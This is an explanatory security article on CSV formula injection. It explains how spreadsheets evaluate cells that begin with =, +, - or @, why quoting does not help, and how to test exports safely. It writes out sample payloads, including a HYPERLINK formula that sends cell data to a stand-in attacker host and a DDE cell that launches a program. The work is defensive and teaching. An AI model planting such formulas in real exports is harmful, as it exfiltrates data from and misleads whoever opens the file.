CSV Injection and How Formulas in a Cell Become an Attack
How a name starting with an equals sign turns your CSV export into an attack on whoever opens it, what payloads do, and how to test your own exports.

Somewhere in your application there is an export button that writes user-supplied text into a CSV: a list of customers, a table of support tickets, a survey. One user signs up with the name =HYPERLINK("https://attacker.example/?"&A2,"click"). Nothing happens in your system, because to your code it is a string. Weeks later, a colleague exports the user list and opens it in Excel, and the cell is a live link that sends the contents of another cell to a server they have never heard of. That is CSV injection, also called formula injection. It is one of the risks in CSV security risks that catch teams out, and it is the one that needs the least skill from the attacker and the most care from you.
What the spreadsheet does
A CSV file stores characters. When a spreadsheet opens it, each cell goes through the same parser as typing into the cell by hand, so a cell holding =1+1 is stored as a formula whose displayed value is 2. Excel, Google Sheets and LibreOffice all behave this way, and their rule for what counts as a formula is the same short list of leading characters: =, +, - and @, with a tab or a carriage return also mattering in some versions. The classic reason + and - are on the list is that old spreadsheets accepted them as formula prefixes, and @ was an Excel function prefix.
The behavior is by design. A CSV round trip of a workbook should keep its formulas, and a file that a person wrote by hand and saved as CSV is expected to open as the person intended. The trouble is the direction of trust. Your application did not write a formula. It copied whatever a user typed, and the spreadsheet cannot tell the difference between the two.
What an attacker can do with a cell
The payloads fall into three groups, and their seriousness has changed over time.
Starting programs. The best-known example uses dynamic data exchange, a legacy Windows mechanism, with a cell such as =cmd|' /C calc'!A0. It was the headline demonstration years ago. Current Excel shows a warning before it will start another program or update external links, so the attack depends on the person clicking through a prompt, and the severity is lower than it was, though not zero in an organization where people click yes by habit.
Sending data out. A formula can fetch a URL, and a URL can carry data. =HYPERLINK("https://attacker.example/?"&A2, "click") builds a link whose address includes another cell, and Google Sheets has import functions (IMPORTDATA, IMPORTXML) that make requests when the sheet calculates. A payload that gathers a column of emails into one URL needs a click in the hyperlink case, and may need nothing in the function case, depending on the product and its prompts.
Misleading the reader. A cell can display a message that looks like it comes from your system ("Session expired, click here to sign in again") with a hyperlink under it. This needs no prompt at all, and it is the cheapest to build.
None of this compromises your server. The exploit runs in the opener's spreadsheet, with the opener's permissions, on data they can see. That is why vendors have historically called it expected behavior, and why OWASP calls it a vulnerability in the application that writes the file (OWASP: CSV injection). I side with OWASP. The file leaves your system with your name on it, and the payload is in your data.
Why quoting does not help
A common first attempt is to wrap the field in double quotes, since a quoted field looks safer. It is not. The quotes are part of the CSV syntax, and the parser removes them before the spreadsheet decides what a cell contains. The cell is =HYPERLINK(...) either way. How CSV quoting works explains the rule: quoting protects commas, quotes and newlines inside a field and does nothing about its content. Here is the export of a few rows, written with Python's csv module, which quotes exactly where the format requires and no more:
import csv, sys

rows = [
    ("name", "comment", "score"),
    ("Ada", "plain note", 10),
    ("Eve", '=HYPERLINK("https://attacker.example/?"&A2,"click")', -3),
    ("Bob", "+1 555 0100", 7),
    ("Zed", "-5 degrees", 0),
]
writer = csv.writer(sys.stdout, lineterminator="\n")
for r in rows:
writer.writerow(r)name,comment,score
Ada,plain note,10
Eve,"=HYPERLINK(""https://attacker.example/?""&A2,""click"")",-3
Bob,+1 555 0100,7
Zed,-5 degrees,0Three of the four data rows are exposed. Eve's comment is a hyperlink formula, Bob's phone number begins with +, and Zed's note begins with -. The last two are innocent text that a spreadsheet will try to read as arithmetic: +1 555 0100 evaluates to an error or a number, depending on the program, and the user sees #VALUE! or a changed value in what was a phone number. That is the second reason to care. Even with no attacker, an export that starts a phone number with a plus sign shows the wrong value to the reader.
Where it hides
Every export of text a user typed is a candidate. The list I would check first: user and customer lists (names, companies, job titles), support tickets and comments, audit logs that include a free-text reason, survey and form responses, product catalogs fed by suppliers, and anything that echoes a search term or a referrer. Data that came from a third party and is passed on counts too, because your export then forwards their payload.
Internal data is not exempt. An employee, a supplier or a customer with a form to fill in is a source. And a CSV you generated from a database that someone attacked through SQL injection is a way for that attack to reach a second set of victims.
Test your own export
You do not need a live payload to prove it. Put the harmless formula =1+1 in a text field the export includes: your own profile name, a comment, a ticket subject. Run the export, open the file in Excel, Sheets and LibreOffice, and look at the cell. If it shows 2, the formula ran and your export is vulnerable. If it shows =1+1, something in the path escapes it.
Test the other trigger characters in the same way (+1+1, -1+1, @SUM(1,1)), and test numbers separately, because a legitimately negative number such as -3 in a numeric column must remain a number. A fix that mangles every negative value is its own incident. The fix, with a function and a table of test values, is in escaping formula characters in a CSV export.
If you generate CSV in several places, test each one. A web download written in JavaScript in the browser, a server-side export from a query and a library that writes arrays of objects can all be different code paths, with different habits, and a fix in one does not cover the others.
What to do when you receive such a file
The other side of the problem is the file you open. Do not double-click a CSV from outside your organization, and import it as text through the import dialog so that no cell is evaluated (opening CSV files in Excel and Sheets without damage shows the route). If you must open a suspect file directly, do it in a spreadsheet with external content and links disabled, in a virtual machine or a throwaway account, and do not click anything inside it.
For files you load into a database or a script and not a spreadsheet, the formula risk disappears, since nothing evaluates a cell. The same text can still cause trouble elsewhere, as when it ends up in a web page, and the defenses for that are output escaping rather than anything about CSV.
When this is not your problem
If your export contains only values you generate yourself, such as numbers, IDs and timestamps from your own database, there is nothing a user can inject, and the fix would only add noise. Likewise, a CSV that goes only to a program and never to a spreadsheet user does not need escaping at all; escaping there corrupts the data, since the reader would see a leading apostrophe it must now remove.
The test for whether a column needs the fix is simple: can any person other than your own code determine the first character of this text? If so, treat it as untrusted. If a column is both user-supplied and read by a program, you have to choose a format per consumer, for instance an escaped spreadsheet export and a raw machine export. Pretending one file serves both is how the apostrophes end up in the database. RFC 4180 describes only the syntax of the file, and nothing in it speaks to this class of problem, which is why you have to handle it yourself.


